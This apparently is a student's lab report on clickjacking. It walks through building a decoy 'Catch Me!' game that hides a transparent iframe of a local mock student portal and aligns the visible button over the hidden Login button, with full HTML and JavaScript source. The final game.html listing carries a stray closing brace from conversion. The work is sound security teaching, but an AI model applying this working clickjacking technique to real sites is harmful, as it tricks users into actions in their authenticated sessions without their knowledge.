

# **TP — Clickjacking**

## **The Button You Didn't Click**

---

Lab Report — Introduction to Information Security  
Course material: Imane Fouad, UM6P

**Mohamed AIT LAHCEN**

# Contents

1. Scenario and Objectives
2. Basic HTML Warm-up (hello.html)
3. Building the Student Portal (portal.html)
4. Building the Decoy Game (game.html)
5. Embedding the Portal with an Iframe
6. Hiding the Student Portal (Opacity)
7. The Clickjacking Moment — Aligning the Buttons
8. Revealing the Attack
9. Final Source Code
10. Conclusion

# 1. Scenario and Objectives

This lab reproduces a classic **clickjacking** (UI redress) attack in a fully local and controlled environment. The scenario involves Alice, a student who is authenticated on her university's Student Portal and who also enjoys small browser games. Eve, the attacker, builds an innocent-looking "Catch Me!" game and secretly embeds the Student Portal underneath it using a transparent `<iframe>`. When Alice tries to click the visible game button, she is actually clicking the hidden *Login* button of the portal.

The objective of the lab is to (1) build both pages, (2) embed one inside the other, (3) hide the embedded page while keeping it clickable, (4) align the hidden button with the visible one at a chosen moment, and (5) verify and reveal the attack. A final, optional part asks us to research defenses that a real Student Portal could use against this kind of attack.

## 2. Basic HTML Warm-up (hello.html)

Before building the two pages used in the attack, a minimal HTML page was created to review the basic tags used throughout the lab (`<h1>`, `<p>`, `<button>`, and `<script>`). Clicking the button pops up a JavaScript alert, confirming that the page and its script work correctly.

```
<!DOCTYPE html>
<html>
<head>
  <title>My First Website</title>
</head>
<body>
  <h1>Welcome to My First Website</h1>
  <p>This is my first HTML page.</p>
  <button onclick="showMessage()">Click Me</button>

  <script>
    function showMessage() {
      alert("Hello from my first website!");
    }
  </script>
</body>
</html>
```

## 3. Building the Student Portal (portal.html)

The Student Portal is the **legitimate** page that Alice normally uses. It contains a name field, a password field and a Login button. When the button is clicked, the page confirms the login both visually (by writing "Logged-in!" on the page) and through a JavaScript `alert()`, which makes it easy to detect, later on, whether a click was successfully forwarded to this hidden page.

```
<!DOCTYPE html>
<html>
<head>
  <title>Student Portal</title>
</head>
<body>
  <h1>Student Portal</h1>

  <input type="text" placeholder="Name" required>
  <br>
  <input type="password" placeholder="Password" required>
  <br>
  <button onclick="login()">Login</button>
```

```

<br>
<p id="is"></p>

<script>
  function login() {
    const element = document.getElementById("is");
    element.innerHTML = "<strong>Logged-in!</strong>";
    alert("Logged in");
  }
</script>
</body>
</html>

```

This page was opened directly in the browser and tested on its own first, to make sure the Login button worked correctly before it was ever hidden behind the game.

## 4. Building the Decoy Game (game.html)

The decoy is a small "Catch Me!" game: every click on the button increases the score and moves the button to a new random position, using `Math.random()` and `Math.floor()` together with `element.style.top / element.style.left`. This game is what Alice believes she is interacting with; it is only a cover for the real target underneath.

## 5. Embedding the Portal with an Iframe

To place the Student Portal behind the game, a `<iframe src="portal.html">` element was added to `game.html`, positioned with `position: absolute` so that it can be freely moved on top of, or behind, the game elements. With full opacity, the Login form is clearly visible over the game, which confirms that the two pages are correctly aligned on the same screen before any hiding is attempted.

## 6. Hiding the Student Portal (Opacity)

The `opacity` CSS property of the `iframe` was progressively reduced ( $1 \rightarrow 0.5 \rightarrow 0.1 \rightarrow 0$ ) to make the embedded Student Portal invisible to Alice while keeping it functionally present in the page. The screenshot below shows an intermediate state: the portal has already been made very faint, while the visible "Catch Me" button still moves around the page as before (score still at 0).

# Catch Me!

Score: 0

Student Portal

Catch Me

Name

Password

Login

Figure 1 — The embedded Student Portal made almost transparent behind the game (score: 0). The Catch Me button still moves randomly at this stage.

To confirm that the hidden portal remained clickable despite its transparency, the (still faintly visible) Login button was clicked directly. The page correctly displayed "Logged-in!", proving that a nearly invisible iframe can still fully receive and process mouse clicks — the core principle that makes clickjacking possible.

## Catch Me!

Score: 0




Figure 2 — The hidden Login button still reacts to a click: "Logged-in!" is displayed even though the portal is nearly transparent.

## 7. The Clickjacking Moment — Aligning the Buttons

For the attack to succeed, the visible "Catch Me" button must land exactly on top of the hidden "Login" button at a chosen moment. The game logic was modified so that the button still moves to random positions for the first clicks (scores 0 to 4), but once the score reaches a trigger value, the button jumps to a **fixed, predefined position** that matches the location of the hidden Login button, and its z-index is lowered so that the invisible iframe sits above it and intercepts the click.

## Catch Me!

Score: 4




Figure 3 — Before the trigger score is reached (score: 4), the Catch Me button is still moving to random positions.

# Catch Me!

Score: 5

## Student Portal

|          |
|----------|
| Name     |
| Password |
| Catch Me |



Figure 4 — Once the trigger score is reached (score: 5), the button has jumped to its predefined position, now sitting directly underneath the hidden Login button of the Student Portal.

## 8. Revealing the Attack

A "Reveal Hidden Page" button was added, calling a `revealAttack()` function that raises the iframe's opacity back up. This makes it possible to visually check that the alignment between the Catch Me button and the Login button is correct before confirming the attack.

# Catch Me!

Score: 5

## Student Portal

|          |
|----------|
| Name     |
| Password |
| Login    |
| Catch Me |

Figure 5 — Using Reveal Hidden Page, the Student Portal becomes visible again (score: 5), confirming that the Catch Me button is perfectly aligned on top of the Login button.

Finally, clicking the visible "Catch Me" button at score 5 (before revealing it) triggers the hidden portal's `login()` function: the browser displays the "Logged in" alert coming from `portal.html`, even though Alice believes she only clicked the game button. This confirms that the clickjacking attack works as intended.



Figure 6 — Proof of concept success: clicking the visible "Catch Me" button actually triggers the hidden portal's login alert ("Logged in"), while the score (5) shows the game continued to behave normally in the background.

## 9. Final Source Code

### 9.1 game.html (final version)

```
<!DOCTYPE html>
<html>
<head>
<title>Catch Me!</title>
<style>
#catchButton {
  position: absolute;
  top: 150px;
  left: 200px;
  z-index: 1;
}
#fra {
  opacity: 0.2;
  z-index: -1;
}
#reveal {
  display: none;
}
</style>
</head>
<body>
<h1>Catch Me!</h1>
<p>Score: <span id="score">0</span></p>
<button id="catchButton" onclick="catchMe()">Catch Me</button>
<iframe src="portal.html" frameborder="0" id="fra"></iframe>
<p id="reveal">
  <button onclick="revealAttack()"> Reveal Hidden Page </button>
</p>

<script>
function catchMe() {
  const scoreContainer = document.getElementById("score");
  let score = Number(scoreContainer.textContent);
  let button = document.getElementById("catchButton");
  const reveal = document.getElementById("reveal");
  scoreContainer.textContent = score += 1;

  let top = 0;
  let left = 0;

  if (score < 5) {
    // Random position while the score is below the trigger value
    top = Math.floor(Math.random() * 255);
    left = Math.floor(Math.random() * 255);
    button.style.zIndex = 1;
  } else {
    // Trigger reached: jump to the position of the hidden Login button
    top = 235;
    left = 15;
    button.style.zIndex = -1; // send the button behind the iframe
  }

  if (score > 5) {
    reveal.style.display = "block";
  }

  button.style.top = top + "px";
  button.style.left = left + "px";
}

function revealAttack() {
  document.getElementById("fra").style.opacity = 0.5;
}
```

```
    }  
</script>  
</body>  
</html>
```

## 9.2 portal.html (final version)

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Student Portal</title>  
  </head>  
  <body>  
    <h1>Student Portal</h1>  
  
    <input type="text" placeholder="Name" required>  
    <br>  
    <input type="password" placeholder="Password" required>  
    <br>  
    <button onclick="login()">Login</button>  
    <br>  
    <p id="is"></p>  
  
    <script>  
      function login() {  
        const element = document.getElementById("is");  
        element.innerHTML = "<strong>Logged-in!</strong>";  
        alert("Logged in");  
      }  
    </script>  
  </body>  
</html>
```

## 10. Conclusion

This lab demonstrated, end to end, how a clickjacking attack can be built by layering a transparent iframe of a legitimate, authenticated page underneath an innocuous game, and by synchronizing the visible button's position with the hidden target button at a chosen moment. The proof of concept confirmed that a user's click can be silently redirected to a different page without their knowledge, even though the page underneath appeared fully invisible.

*Ethical note: this proof of concept was built and tested entirely on local files created for this exercise. These techniques must never be applied against real websites or systems without explicit authorization.*